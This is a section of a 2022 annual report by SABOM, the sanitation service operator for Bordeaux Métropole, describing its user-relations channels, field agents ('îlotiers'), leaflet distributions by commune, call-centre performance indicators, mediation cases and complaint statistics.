Elle est portée sous la marque L'Eau Bordeaux Métropole, marque du territoire utilisée pour les 3 services : "Eau potable" géré par Suez Eau France jusqu'au 31 décembre 2022, "Assainissement" géré par la SABOM et "Assainissement Non Collectif" géré par le SPANC Bordeaux Métropole.

La marque de L'Eau Bordeaux Métropole uniformise les canaux d'entrée des usagers pour les accueils physiques, téléphoniques et internet

Pour les usagers des services d'eau et d'assainissement, les démarches sont souvent conjointes et la transmission d'informations entre le service de l'eau et celui de l'assainissement est claire afin d'assurer à l'utilisateur un service alliant fluidité et lisibilité dans ses démarches.

Par exemple :

- Les services et les outils proposés pour faciliter le paiement des factures doivent englober les 2 factures de la même façon,
- Un usager qui entre dans nos bureaux d'accueil physique du service de l'assainissement doit aussi être orienté sur les sujets relatifs à l'eau potable avec un minimum de contraintes.

Ainsi, des conventions avec le Délégué de l'Eau potable ont été élaborées et de nouveaux outils partagés ont été mis en place afin de traiter de façon conjointe les sujets qui le nécessitent.

Un guichet unique, porté par le service assainissement (sur les communes de Bordeaux Métropole, hors les quatre du SIAO de Carbon Blanc, portées par le service de l'eau et la commune de Martignas dont la Sabom a uniquement la gestion des eaux pluviales, a été mis en place pour traiter les demandes de branchement de façon globale et garantir à l'utilisateur un seul point d'entrée pour ses démarches. La relation usagers du service assainissement communique via différents canaux :

Le centre d'appels :



En 2021, suite à un appel d'offres du groupe VEOLIA, la SABOM a changé de prestataire. La bascule entre les deux prestataires a été réalisée le 17 novembre 2021 entre Home Friend (prestataire précédent) et Téléperformance (nouveau prestataire).

Ce changement sensible a fait l'objet de toute l'attention du service contact de la SABOM.

L'objectif était d'assurer la continuité de service et que ce changement soit complètement imperceptible de l'utilisateur.

L'objectif a été atteint : Le déroulement de cette bascule a été effectué sans impact sur les appels des usagers.

Le centre d'appels Téléperformance est basé en région toulousaine (à Blagnac).

Il est en contact avec les équipes de la SABOM qui élaborent, à son attention, une base de connaissance dans un outil partagé, qu'ils enrichissent en permanence : le livret initial de formation et d'un document partagé entre service contact et le centre d'appel.

Ces outils permettent au centre d'appels de renseigner les usagers de Bordeaux Métropole lors des contacts téléphoniques.

A chaque nouveau cas rencontré, les équipes de la SABOM établissent un nouvel article pour enrichir la base de connaissance mise à disposition.

Ainsi, l'information mais aussi l'expérience et la montée en compétence des chargés de clientèle sont constantes et formalisées au travers :

- de consignes applicables par les téléconseillers : par exemple des règles adaptées pour prendre un rendez-vous de contrôle de conformité avec un usager,
- d'actualités et d'informations qui doivent être indiquées aux usagers prenant contact : par exemple, les informations préalables à des travaux d'assainissement dans une rue,
- de points mensuels entre le superviseur du centre d'appel et le responsable du service contact pour améliorer la connaissance des téléconseillers sur le service de l'assainissement.

Le centre d'appels est ouvert de 08h00 à 19h00 du lundi au vendredi et le samedi de 08h00 à 13h00.

En dehors de ces horaires, le télécontrôle RAMSES, basé cours Louis Fargue à Bordeaux, reçoit les appels des usagers pour le service de l'Assainissement.

Pour rappel, les coordonnées téléphoniques communiquées aux usagers sont les suivantes :

- 0977 40 10 13 - pour toute demande non urgente,
- 0977 40 10 14 - pour les demandes urgentes, 24h/24, 365 jours par an.

Les centres d'appels ont conservé un dispositif de télétravail suite à la pandémie de 2021 qui permet d'assurer un taux de prise d'appels conforme aux engagements contractuels.

La **PHOTOGRAPHIE 1** est un extrait d'article de la base de connaissance élaboré par les équipes de la SABOM à destination du centre d'appels.

IMAGE 1 – USAG.3.1. Exemple d'article de la base de connaissance

Détails	Versions		
▼ Contenu			
Type	Argumentaires		
Titre	INFORMATION TRAVAUX 4, COURS D'ALBRET A BORDEAUX		
Contenu de l'article	<p>Dans le cadre de travaux de travaux de réparation du réseau d'assainissement, l'Eau de Bordeaux Métropole vous informe que des travaux avec tranchée vont avoir lieu sur le trottoir à l'adresse précitée.</p> <p>Ces travaux se dérouleront de jour sur 4 semaines, entre 8h00 et 17h00, sur les semaines 46, 47, 48, et 49.</p> <p>Cette intervention occasionnera des travaux sur le trottoir. L'accès des riverains et des commerces seront maintenus pendant toute la durée de ces travaux de réparation.</p> <p>Un aménagement pour les piétons sera installé pour leur permettre de circuler en sécurité sur le trottoir.</p> <p>L'arrêt de bus actuel sera condamné pendant toute la durée de l'intervention et son report sera géré par Kéolis.</p> <p>Un courrier est distribué aux riverains</p>		
▼ Informations système			
Nom de l'URL	INFORMATION-TRAVAUX-4-COURS-D-ALBRET-A-BORDEAUX	Statut de publication	Publié

Une agence de proximité

Ouverte depuis le 1er janvier 2019, cette agence, située au 24 rue Judaïque dans l'hypercentre de Bordeaux (voir **PHOTOGRAPHIE 2**), accueille tous les usagers ayant des questions sur l'assainissement et met à disposition un accès à internet et au site *Tout Sur Mon Eau*. Dans le cadre d'une relation attentionnée auprès des usagers de l'Eau Bordeaux Métropole, l'équipe de la SABOM en place assure le lien avec les équipes d'accueil du délégataire de l'eau pour faciliter les démarches des usagers.

Cette année 2022 a été marquée par l'arrivée de 2 nouvelles chargées de clientèle qui ont pris leurs postes en septembre 2022 et décembre 2022, en remplacement d'un départ volontaire d'une chargée de clientèle et d'un départ en retraite d'une collaboratrice.

PHOTOGRAPHIE 1 – USAG.3.1. Chargée de clientèle à l'accueil rue de Judaïque, en centre-ville de Bordeaux



Suite aux levées des contraintes sanitaires du COVID-19, l'agence a pu reprendre une organisation "normale" d'accueil cependant des règles ont été maintenues :

- Une solution hydroalcoolique à disposition,
- Réagencement de l'agence, avancement d'un bureau destiné à recevoir les usagers,
- Marquages au sol afin de faciliter le respect d'une distance minimale entre les usagers présents dans nos locaux

Les horaires de l'agence d'accueil au 24 de la rue Judaïque sont :

- ❖ Lundi au vendredi : de 09h00 à 17h30 en continu,
- ❖ Samedi matin : rendez vous sur demande.

PHOTOGRAPHIE 2 – USAG.3.1. L'accueil rue de Judaïque, en centre-ville de Bordeaux



Une équipe d'îlotiers

Pour rappel :

L'un des engagements de la SABOM était de renforcer le contact avec les usagers sur le terrain.

Pour parvenir à garantir cet engagement, des actions ont été mises en place :

- apporter de nouvelles réponses de proximité pour rapprocher les usagers de Bordeaux Métropole et le service d'assainissement,
- sensibiliser la population aux enjeux d'un service méconnu,
- créer un nouveau métier accessible aux personnes éligibles à la clause d'insertion.

Un réseau d'«îlotiers» a ainsi été structuré dès 2019. Ces îlotiers sont formés et accompagnés principalement par les collaborateurs des services réseaux et usagers de la SABOM (voir [SOC.4](#)).

En 2022, 13 îlotiers ont réalisé 10 779 heures de travail.

L'activité des îlotiers est répartie entre des interventions de terrain et du travail administratif. Les différentes activités sont détaillées dans les paragraphes suivants.

Depuis le début du contrat, ce sont :

- 48 contrats d'îlotiers signés,
- En équivalent temps plein : plus de 26 personnes,
- 3 îlotiers embauchés en CDI sur l'année 2020,
- 1 îlotier embauché en CDI sur l'année 2022.

Interlocuteurs de terrain, les îlotiers proposent un panel de missions au sein de la Métropole, autour des services d'assainissement. Ce projet innovant a donc conduit à la création d'un nouveau métier à part entière, inclusif et garantissant un contact usager renforcé.

Les îlotiers réalisent ainsi des missions techniques récurrentes, par exemple, boitages des informations aux riverains, tournées odeur dans le quartier de la station d'épuration de Louis Fargue, contrôles de bon écoulement de branchements au réseau public, surveillance des bassins de stockage à ciel ouvert, surveillance de la capacité d'absorption des avaloirs, etc...

En contact permanent avec les usagers, ils peuvent les sensibiliser notamment sur les rejets spécifiques (commerces et restaurants par exemple) mais aussi remonter des besoins exprimés de la part de tous les usagers domestiques et non domestiques.

Lors de ces contacts de proximité, les îlotiers peuvent aussi être questionnés, non seulement sur le service de l'assainissement mais aussi sur celui de l'eau et de l'assainissement non collectif.

Les îlotiers sont également en lien avec les collectivités. Ils rencontrent les services techniques des mairies lors de rendez-vous mensuels ou selon une périodicité définie en fonction des besoins de la collectivité..

Certaines mairies sollicitent un plus grand nombre de rencontres avec les îlotiers, comme par exemple la mairie de Villenave d'Ornon.

En 2022, 115 visites ont été réalisées dans les mairies, contre 70 en 2021.

L'augmentation des visites peut s'expliquer par une réorganisation de suivi des visites en lien avec les mairies qui a eu lieu en octobre 2022 :

- Chaque îlotier se charge d'un secteur regroupant plusieurs mairies et les tournées sont organisées une fois par mois,
- A chaque visite, un rendez-vous est convenu avec l'agent de proximité de la mairie et l'îlotier pour le mois suivant,
- Les référents mairie SABOM ont à leur disposition un tableau qui récapitule les rendez-vous des îlotiers pour chaque mairie.

Les communes suivantes n'ont pas souhaité de visites des îlotiers : Parempuyre, Saint Louis de Montferrand et Saint Vincent de Paul.

Le **TABLEAU 1** ci-dessus présente la répartition de ces 115 visites dans les communes de Bordeaux Métropole :

TABLEAU 1 - USAG.3.3. Répartition de ces 115 visites dans les communes de Bordeaux Métropole en 2022	
COMMUNES	Nombre de visites
AMBARES ET LAGRAVE	4
AMBES	2
ARTIGUES PRES BORDEAUX	3
BASSENS	4
BEGLES	2
BLANQUEFORT	2
BORDEAUX (Maritime, Chartrons, Pey Berland, St Augustin, Nansouty, Cours de la Marne, Bastide, Caudéran)	27
BOULIAC	5
BRUGES	1
CARBON BLANC	5
CENON	3
EYSINES	1
FLOIRAC	3
GRADIGNAN	4
LE BOUSCAT	4
LE HAILLAN	3
LE TAILLAN MEDOC	1
LORMONT	2
MERIGNAC	9
PESSAC	2
ST AUBIN DE MEDOC	3
ST MEDARD EN JALLES	3

TABLEAU 1 - USAG.3.3. Répartition de ces 115 visites dans les communes de Bordeaux Métropole en 2022

COMMUNES	Nombre de visites
TALENCE	4
VILLENAVE D ORNON	18
TOTAL GENERAL	115

Les îlotiers ont également un rôle majeur dans l'information sur les travaux auprès des riverains concernés.

En 2022, les riverains des chantiers menés par la SABOM ont continué à bénéficier d'une information spécifique sur la nature et la durée des travaux.

Cette information est réalisée par les îlotiers qui distribuent, la semaine précédant le début des travaux, des courriers dans les boîtes aux lettres des usagers riverains (FIGURE 2). De plus, chacune des entreprises de travaux travaillant avec SABOM s'est vue remettre des banderoles d'information, avec la consigne de les afficher de part et d'autre des limites des chantiers (FIGURE 1).

FIGURE 1 – USAG.3.1. Banderole à disposition des entreprises de travaux travaillant avec la SABOM



FIGURE 2 - USAG.3.1. Courrier transmis aux riverains avec plan joint de la zone de travaux



INFORMATION TRAVAUX
66, AVENUE DU MARECHAL GALLIENI
A MERIGNAC

service client du lundi au vendredi
de 8h à 19h et le samedi de 8h à 13h

APPEL NON SURTAXÉ

Madame, Monsieur,

Dans le cadre d'une opération de renouvellement d'un regard de visite sur le réseau d'assainissement, l'Eau de Bordeaux Métropole vous informe que des **travaux sans tranchée** sous chaussée vont avoir lieu face au numéro 66 de l'avenue du Maréchal Galliéni à Mérignac.

Ces travaux se dérouleront sur 1 nuit, semaines 29, 30 et 31, de 21h00 et 5h00.

L'avenue du Maréchal Galliéni sera barrée à la circulation durant cette intervention. Une déviation sera mise en place par l'avenue d'Ornano, la rue Pierre Brossolette et l'avenue de Marne pour rejoindre l'avenue du Maréchal Galliéni. Cette voie barrée sera mise en impasse depuis l'avenue d'Ornano et depuis la rue de Tocqueville pour permettre aux riverains d'accéder à leur habitation.

Pour plus d'informations et en cas de problème particulier, il vous est possible de nous contacter au **0 977 40 10 13** (puis choix Assainissement).

Comptant sur votre compréhension, nous vous prions d'agréer, Madame, Monsieur, nos salutations distinguées.

Service public de l'assainissement
collectif et de gestion des eaux pluviales

www.usagers.leau.bordeaux-metropole.fr

24, Rue Judaique, 33000 Bordeaux
RCS Bdx 817 488 661 - APE 37002 - TVA FR57 817 488 661
SA au capital d'un million d'euros


Il y a eu 464 opérations de distribution de bulletins d'information travaux aux usagers par boitage contre 402 opérations en 2021 et 307 opérations en 2020. Ces bulletins sont déposés dans toutes les boîtes aux lettres des usagers impactés par l'emprise des travaux et également des impacts liés au stationnement ou à la mise en place de déviations.

La répartition des boitages travaux par commune est la suivante :


TABLEAU 2 - USAG.3.1. Répartition des boitages travaux par commune en 2022	
COMMUNES	Nombre de boitages
AMBARES ET LAGRAVE	4
AMBES	0
ARTIGUES PRES BORDEAUX	3
BASSENS	0
BEGLES	19
BLANQUEFORT	16
BORDEAUX	107
BOULIAC	2
BRUGES	4
CARBON BLANC	1
CENON	15
EYSINES	18
FLOIRAC	13
GRADIGNAN	16
LE BOUSCAT	18
LE HAILLAN	4
LE TAILLAN MEDOC	23
LORMONT	8
MERIGNAC	70
PAREMPUYRE	16
PESSAC	26
ST AUBIN DE MEDOC	8
ST LOUIS DE MONTFERRAND	1
ST MEDARD EN JALLES	20
ST VINCENT DE PAUL	0
TALENCE	19
VILLENAVE D ORNON	33
TOTAL GENERAL	464

L'information sur les dératisations fait partie aussi des informations portées par les îlotiers et ce par la distribution des flyers dédiés.

FIGURE 3 – USAG.3.1. Flyers informant d'une dératisation



Service public de l'assainissement
collectif et de gestion des eaux pluviales




INFORMATION DERATISATION DANS VOTRE QUARTIER

Madame, Monsieur,

Dans le cadre d'une **opération de dératisation du réseau d'assainissement**, L'Eau Bordeaux Métropole vous informe qu'une intervention de dératisation a eu lieu le

dans votre quartier.


Ces interventions sont sans nuisance pour les riverains et ont pour objectif de contribuer à la qualité de vie de votre quartier.



Afin de garantir l'efficacité de cette campagne, il est rappelé que celle-ci doit s'accompagner d'un respect strict des règles d'hygiène concernant l'emballage des poubelles en sacs fermés et déposés dans les containers adaptés.

Comptant sur votre compréhension, nous vous prions d'agréer, Madame, Monsieur, nos salutations distinguées.

Votre service Relation Usagers



Pour plus d'informations, contactez nous au 09 77 40 10 13 (option 2 : Assainissement).

En 2022, il y a eu 111 opérations de distribution par flyers de dératisation aux usagers contre 614 en 2021.

Cette baisse de boitage par les îlotiers s'explique pour 2 raisons :

- A partir de mars 2022, une société de sous-traitance a pris le relais des îlotiers sur la communication de cette activité de dératisation curative aux riverains.,
Le renforcement, à l'initiative de la SABOM, de ce boitage par le sous traitant résulte de l'augmentation des demandes de dératisation curatives.
- Le service exploitation SABOM a renforcé son point d'attention sur le boitage des dératisations préventives.

La répartition des boitages dératisation par commune réalisés par les îlotiers sur le premier trimestre 2022 seulement est la suivante :

TABLEAU 3 - USAG.3.1. Répartition des boitages dératisation par commune 2022	
COMMUNES	Nombre de boitages îlotiers
AMBARES ET LAGRAVE	0
AMBES	0
ARTIGUES PRES BORDEAUX	1
BASSENS	3
BEGLES	4
BLANQUEFORT	3
BORDEAUX	28
BOULIAC	0
BRUGES	1
CARBON BLANC	1
CENON	8
EYSINES	2
FLOIRAC	6
GRADIGNAN	5
LE BOUSCAT	4
LE HAILLAN	0
LE TAILLAN MEDOC	5
LORMONT	1
MERIGNAC	14
PAREMPUYRE	0
PESSAC	7
ST AUBIN DE MEDOC	0
ST LOUIS DE MONTFERRAND	0
ST MEDARD EN JALLES	6
ST VINCENT DE PAUL	0

TABLEAU 3 - USAG.3.1. Répartition des boitages dératisation par commune 2022	
COMMUNES	Nombre de boitages îlotiers
TALENCE	7
VILLENAVE D ORNON	5
TOTAL GENERAL	111

Les îlotiers ont également un rôle important dans l'information pour une campagne de prise de rendez-vous en conformité nommée CPO1111 qui a eu lieu durant l'année 2022.

Un boitage spécifique a eu lieu durant cette année pour sensibiliser les riverains propriétaires d'un branchement neuf de réaliser un contrôle de conformité suite aux constats d'écoulement réalisés en 2021.

FIGURE 4 – USAG.3.1. Courrier transmis aux riverains de cette campagne



La répartition des boitages de cette campagne de conformité par commune est la suivante :

TABLEAU 4 - USAG.3.1. Répartition des boitages lors des campagnes de conformité par commune en 2022	
COMMUNES	Nombre de boitages
AMBARES ET LAGRAVE	61
AMBES	1
ARTIGUES PRES BORDEAUX	14
BASSENS	18
BEGLES	66
BLANQUEFORT	44
BORDEAUX	127
BOULIAC	8
BRUGES	0
CARBON BLANC	18
CENON	25
EYSINES	38
FLOIRAC	19
GRADIGNAN	50
LE BOUSCAT	76
LE HAILLAN	19
LE TAILLAN MEDOC	37
LORMONT	9
MERIGNAC	79
PAREMPUYRE	43
PESSAC	85
ST AUBIN DE MEDOC	23
ST LOUIS DE MONTFERRAND	2
ST MEDARD EN JALLES	73
ST VINCENT DE PAUL	4
TALENCE	41
VILLENAVE D ORNON	64
TOTAL GENERAL	1044

- Le kit d'accueil nouveaux abonnés

Pour assurer l'accueil des usagers, le délégataire de l'eau potable délivre un kit d'accueil aux nouveaux abonnés. Dans ce kit se trouvent une présentation du service d'assainissement, et le règlement de l'assainissement sur le territoire de Bordeaux Métropole.

- Les informations facture

Les coordonnées du service d'assainissement collectif sont communiquées aux usagers sur leur facture d'eau.

En 2022, en accord avec Bordeaux Métropole, la SABOM n'a pas communiqué par le biais d'encart sur la facture.

Une communication a été réalisée par le biais de plaquettes à destination des usagers.


Une description détaillée de la communication sur ces 2 plaquettes est présentée sur la partie du rapport délégataire [SOC.3.1.3](#).

- Une relation vers tous les usagers

La relation concerne la totalité des usagers bénéficiant du service de l'assainissement collectif. L'outil de relation client utilisé par les équipes du service assainissement permet de créer des demandes quel que soit le demandeur, assujetti ou non, et de suivre l'avancement de leur traitement.

L'objectif est de s'assurer que tous les usagers soient bien pris en compte par le service.

SCHÉMA 1 - USAG.3.1 Usagers assujettis



- Un accès à l'information, pour tous

Grâce à notre partenaire ACCEO, nous poursuivons notre offre d'un service de mise en relation avec un conseiller clientèle pour les personnes sourdes ou malentendantes.

Ce service est disponible depuis le domicile en cliquant sur l'icône appropriée dès la page d'accueil du site internet en étant simplement équipé d'une webcam et d'une connexion internet standard.

Via cette plate-forme de communication dédiée, l'utilisateur entre en relation avec un conseiller clientèle de la plateforme téléphonique par l'intermédiaire d'un opérateur relais qui assure la traduction des échanges.

Nous proposons aux non-voyants et malvoyants la possibilité de recevoir gratuitement leurs documents en braille. Cette possibilité est décrite et offerte directement en allant sur le site Usagers l'Eau Bordeaux Métropole.

Les documents sont transmis 72 heures après la demande, le temps pour notre partenaire « Donne-moi tes yeux » de les traduire.

Cela inclut la facture d'eau, le cas échéant.

La SABOM et le délégataire de l'eau potable se concertent pour activer cette fonction dans le cadre de nos conventions.

SCHÉMA 2 - USAG.3.1 Un service pour tous



USAG.3.2. LE TRAITEMENT DES DEMANDES


LES CANAUX DE CONTACT

Les modes de contact avec les services de l'assainissement doivent être fluides, instantanés, et sans obligation de mobilité. La répartition des types de contact choisis en 2022 par les usagers est :

- à 89,5 % le téléphone comme premier mode de contact et à niveau équivalent à 2020 (90 %) et en légère augmentation par rapport à 2021 (88%),
- le second mode reste le courrier comme en 2020 et 2021 avec un taux de 7% en 2022 en légère baisse par rapport à 2021 (8 %),
- La visite en agence (0,80%) est similaire par rapport à 2021 (0,77 %), les levées des restrictions sanitaires dues à la pandémie du Covid n'ont pas influencé les usagers à se déplacer,
- Le canal internet (2,7%) reste stable en par rapport à 2021 (3 %) et à 2020 (2 %).

L'**HISTOGRAMME 1** indique le nombre total de demandes reçues en 2019, 2020, 2021 et 2022 par type de canal.

HISTOGRAMME 1 - USAG.3.2 Nombre total de demandes reçues en 2019, 2020, 2021 et 2022 par type de canal



Le nombre d'appels total reçus en 2022 est de **21 710**. Il est stable e par rapport à 2021 (22 012).

L'année 2021 a été identifiée comme une année de référence en termes de volumétrie d'appels téléphoniques (en moyenne 1 834 par mois). Nous pouvons le confirmer pour 2022 (en moyenne 1 809 par mois).


Point sur la typologie des appels reçus en 2022 :

L'analyse des appels a pu mettre en lumière et quantifier les motifs des appels des usagers.

4 motifs principaux apparaissent :

- Le motif hors périmètre est le plus important (41%) ; ces appels concernent principalement des questions sur l'activité de l'eau potable, une analyse est en cours avec notre interlocuteur RC360 (service de Veolia National qui est le lien avec le centre d'appel) afin de définir plus précisément les sous motifs de ces appels hors périmètre,
- Le 2ème motif d'appel concerne la conformité (25,5%) pour des demandes de rendez-vous de contrôle de conformité pour leurs biens immobiliers ou d'envoi des attestations de conformité et d'explications sur celles-ci,
- Les 3ème et 4ème motifs sont à valeurs presque égales (16,5% pour le motif des branchements neufs et de 16% pour les interventions). Les usagers appellent essentiellement pour connaître la date de réalisation des travaux ou d'interventions sur le réseau,
- Le dernier motif à faible taux d'appel est celui de la raccordabilité (0,6%).

HISTOGRAMME 2 - USAG.3.2 Répartition des appels selon les motifs



Les **HISTOGRAMMES 3 et 4** mentionnent deux indicateurs clefs du service.

L'indicateur UA3 sur le taux de prise d'appels téléphoniques.

Il correspond au nombre d'appels traités et au nombre de rappels par rapport au nombre d'appels entrants.

Le taux de prise d'appels a été supérieur à 80 % tout au long de l'année comme en 2021.


Le cumul annuel 2022 de cet indicateur est de 89,36% contre 94,5% sur l'année 2021.

Cette légère baisse s'explique par un effectif "réduit" des équipes du nouveau centre d'appel sur la compétence de l'assainissement de Bordeaux Métropole.

Courant 2022, le centre d'appel a augmenté le nombre de "sachants" pour répondre aux demandes des riverains de Bordeaux Métropole afin de garantir une relation attentionnée aux usagers dans le respect des obligations contractuelles.

Le télétravail, déployé auprès des téléconseillers du centre d'appel, a permis de conserver un taux de prise conforme à l'objectif.

Les calculs prennent en compte également les appels reçus par le télécontrôle RAMSÈS. Le nombre d'appels pris par RAMSES en astreinte sur l'année 2022 est de 719 contre 879 en 2021.



Indicateur PI06 sur le respect du délai de réponse de 90 secondes.

Il correspond à la somme du délai de réponse de tous les appels en secondes, divisée par le nombre d'appels décrochés.

Le délai de réponse a été systématiquement inférieur à 90 secondes tout au long de l'année 2022 comme pour 2021.

Le déploiement du télétravail dans le centre d'appel a permis de respecter l'objectif comme pour l'objectif UA3.

La moyenne annuelle de cet indicateur est de 27,22 secondes contre 43,23 secondes en 2021.

Nous pouvons constater par ce résultat en amélioration une compétence dans la réactivité du centre d'appel pour répondre aux usagers.

Le tableau ci-dessous récapitule l'évolution de cet indicateur sur les 4 années écoulées.


TABLEAU 1 - USAG.3.2 INDICATEUR PI06

	2019	2020	2021	2022
INDICATEUR PI06	37,57s	53,96s	43,23s	27,22s


On peut observer sur l'**HISTOGRAMME 4** que le délai de réponse varie néanmoins selon les mois.

Le nombre d'appels pour le service de l'assainissement est souvent lié aux événements météorologiques : cela peut engendrer un nombre d'appels élevé en simultané et provoquer une file d'attente.

Histogramme 4 PI06 - Respect du délai de réponse de 90" *



Nombre d'appels - Centre Service Client - 2022



Le canal accueil physique

SABOM suit la fréquentation par tranches horaires de l'agence basée rue Judaïque, dans le but de connaître les tranches horaires de visites les plus favorables aux usagers.

Nous comptons 196 visites enregistrées en 2022, similaires aux visites de 2021 (193 visites).

TABLEAU 2 - USAG.3.2 Répartition de la fréquentation de l'agence par les usagers

Heures d'ouverture et de fermeture	2019	2020	2021	2022
09h-12h	41,10%	33,33%	41,49%	34,69%
12h-14h	18,80%	13,41%	14,36%	16,84%
14h-17h (17h30 à partir de 2020)	35,20%	35,20%	46,81%	43,88%
17h-20h	4,70%			

En 2022, nous n'enregistrons aucune visite d'utilisateur sur le site du 88 Cours Louis Fargue.

Nous pouvons constater que les riverains de Bordeaux Métropole sont bien informés du lieu où ils peuvent être reçus afin de répondre à leurs demandes.

Nous avons constaté lors des années précédentes une baisse de la fréquentation des usagers sur ce site (pour rappel en 2019, 24 visites avaient été enregistrées sur Louis Fargue).

Le portail notaire



ZOOM

Historisation de ce canal

Un portail notaire avait été créé et présenté à la chambre des notaires en 2019. À ce jour, son utilisation est toujours non effective suite à un refus de la chambre des notaires.

Fin 2020, la SABOM a repris contact avec certains notaires et surtout des agences immobilières afin de relancer ce projet qui vise à réaliser des contrôles de conformité lors des cessions immobilières, moment charnière où la mise en conformité éventuelle a le plus de chance d'être traitée. Ces contacts devaient aboutir à une expérimentation avec des agences immobilières en 2021.


La crise sanitaire qui s'est poursuivie en 2021 n'a pas permis cette expérimentation. La SABOM identifiera si ce projet peut être poursuivi suite aux levées des restrictions sanitaires.

Suite à un non-retour, à ce jour, des agences immobilières, ce projet du portail notaire est toujours à l'arrêt et ne peut aboutir sans l'aval de la chambre des notaires.

Le site internet de L'eau Bordeaux Métropole

Les usagers de Bordeaux Métropole peuvent accéder à un grand nombre d'informations relatives à leurs questionnements dans leur commune.

COURBE 1 - USAG.3.2 Les chiffres de fréquentation du site internet



Le médiateur de l'eau

Le processus de médiation est enclenché par l'utilisateur afin de trouver une solution amiable à une réclamation concernant le service public de l'eau et de l'assainissement.

Il s'agit de l'une des dernières étapes du traitement d'une réclamation, après épuisement des recours.

Le réclamant peut alors saisir le Médiateur de l'Eau, dont les coordonnées sont facilement accessibles depuis le site internet www.mediation-eau.fr.

Un dossier de médiation est ouvert dans l'espace partenaire de la Médiation de l'eau. Tous les échanges entre les parties sont enregistrés dans l'outil. Les responsables de traitement en sont informés. Ils communiquent au Médiateur les pièces du dossier lui permettant de réaliser son diagnostic puis de rédiger son avis.

La durée de l'instruction de l'affaire par le Médiateur est d'au maximum 3 mois, renouvelable une fois.

Une fois la procédure terminée, le médiateur mandaté rédige un avis assorti d'une proposition de résolution amiable, que les parties engagées peuvent suivre, ou non. L'avis rendu par le médiateur est publié sur le portail de la Médiation de l'eau accompagné, le cas échéant, de la transaction entre le réclamant et le délégataire.

Le Médiateur de l'Eau exerce sa mission en toute indépendance et impartialité. Il partage les valeurs de la Charte des Médiateurs du service public : écoute, respect des personnes, volonté de recherche de solutions amiables, équité.

En 2022, 2 demandes ont été transmises par mail par les services du Médiateur de l'Eau à la SABOM :

- La demande réf. 00073091 concerne une demande de dégrèvement sur la facturation d'eau potable et remboursement de la part assainissement à l'utilisateur due à une fuite après compteur,
- La demande réf. 00071640 concerne une réclamation portant sur une demande d'annulation de la facture de solde des travaux de branchements neufs assainissement.

Pour rappel, en 2021 le nombre de demandes examinées par le service du Médiateur de l'Eau était également de 2.

En 2023, nous envisageons d'enregistrer le suivi des demandes du médiateur dans Salesforce, en les qualifiant avec un sous motif de "médiation".

USAG.3.3. LE NOMBRE DE RÉCLAMATIONS ADRESSÉES AU DÉLÉGATAIRE AU SUJET DE LA QUALITÉ DU SERVICE

Pour rappel, les motifs contractuels qui demandent à être analysés pour mieux répondre aux attentes des usagers sont les suivants :

- inondation par les eaux pluviales,
- débordement d'eaux usées,
- odeurs,
- bruit,
- présence de nuisibles.

En 2020, un remaniement des motifs et sous-motifs dans l'outil a été réalisé durant le 1er semestre pour être effectif à partir d'août car en 2019, ces motifs n'existaient pas directement dans l'outil Salesforce.

Le centre d'appels et le service contact de la SABOM ont été formés pour assurer un traçage optimal ciblé sur ces 5 motifs (cités ci-dessus) et pour un traitement prioritaire des demandes.

Cette méthodologie a été maintenue en 2022.

Pour rappel, en 2021, ce sont 2 431 demandes sur ces cinq motifs, tous canaux confondus (**TABLEAU 3**) qui ont été reçues. En 2022, ce sont 2 677 demandes reçues pour ces motifs.

Le **TABLEAU 3** fait état des demandes réalisées en direct par les usagers sur ces motifs et n'intègrent pas celles qui pourraient être transmises via GDC (demandes relayées par les communes).

TABLEAU 3 - USAG.3.3. Répartition des demandes par motif et par canal 2019 à 2022								
Motif	Téléphone	Accueil	Courrier	Internet	Total 2022	Total 2021	Total 2020	Total 2019
Inondations EP	191	4	6	7	208	294	170	240
Débordements EU	1356	7	19	14	1396	1218	897	397
Odeurs	303	2	2	3	310	216	244	414
Bruit	61	2	0	2	65	51	24	49
Nuisible	696	1	0	1	698	652	338	188
Total 2022	2607	16	27	27	2677			
Total 2021	2349	15	31	36		2431		
Total 2020	1644	1	19	9			1673	
Total 2019	1255	12	19	2				1288

Comme en 2021, le travail de saisie des demandes pour 2022 est plus précis dans l'outil clientèle suite à l'amélioration portée en 2020 sur la qualification des demandes. De ce fait, nous pouvons constater, année après année, une augmentation des demandes.

Si l'on regarde ces résultats sous l'angle du canal :

- Les usagers privilégient le canal téléphonique : 97,4 % des demandes ont été reçues par téléphone (2 607 en 2022),
- La SABOM a reçu 54 demandes écrites (27 courriers et 27 par internet), ce résultat est en baisse par rapport à 2021,
- Le nombre de visites en agence des usagers pour ces motifs est de 16 visites sur l'année 2022. Ce chiffre est quasi identique avec le nombre de visites sur ces motifs en 2021 (15).

Focus sur les réclamations écrites

C'est l'indicateur PI03 (ONEMA P258.1) qui mesure le taux de réclamations écrites pour 1000 abonnés.

Les réclamations reçues ne portent pas uniquement sur les 5 motifs vus précédemment mais aussi sur d'autres motifs tels que le retard des travaux pour une demande de branchement neuf, le retard dans la délivrance d'attestation de conformité, un sinistre en cours, etc.

Tenant compte de l'ensemble des motifs de réclamation, ce taux est de **0,0452 ‰** pour 2022 (**avec 14 réclamations écrites enregistrées**) contre **0,23 ‰ en 2021**. Il était de **0,31 ‰ en 2020** et de **0,42 ‰ en 2019**. On constate une baisse sur cet indicateur sur ces 4 années écoulées démontrant l'attention portée pour mieux répondre aux usagers.

Le traitement des réclamations est fait quotidiennement. Le travail organisationnel de 2021 est poursuivi et consiste à :

- Récupérer les détails de la réclamation enregistrée dans le logiciel et l'orienter vers le service responsable de sa résolution,
- Contacter par téléphone, par courrier ou par mail l'utilisateur, pour lui confirmer la bonne prise en charge de sa réclamation. Une attention particulière et la plus personnalisée possible est mise en œuvre pendant ce contact privilégié,
- Si la résolution apportée est longue dans sa mise en œuvre, l'utilisateur est contacté périodiquement pour être tenu informé de l'avancement de son dossier,
- Renseigner systématiquement le logiciel client (Salesforce) des différents contacts afin de partager cette information avec le centre d'appels dans le cas d'un nouvel appel de l'utilisateur,
- Le service responsable de la résolution prend finalement contact avec l'utilisateur quand sa solution technique est actée pour l'expliquer et la planifier avec l'accord de l'utilisateur.

Par ailleurs, les réclamations qui ont conduit à une enquête pour inondations et odeurs sont traitées dans l'outil SIGEA (le Système d'Information Géographique de l'Assainissement de Bordeaux Métropole) qui porte le référentiel du patrimoine enterré du service assainissement (voir [ENV.6.4](#)).

Un usager peut aussi écrire à Bordeaux Métropole. Sa demande est transmise à la SABOM par l'intermédiaire de l'outil de Gestion des Demandes des Collectivités. La SABOM est chargée d'élaborer et de rechercher les éléments nécessaires à Bordeaux Métropole pour produire une réponse adaptée.

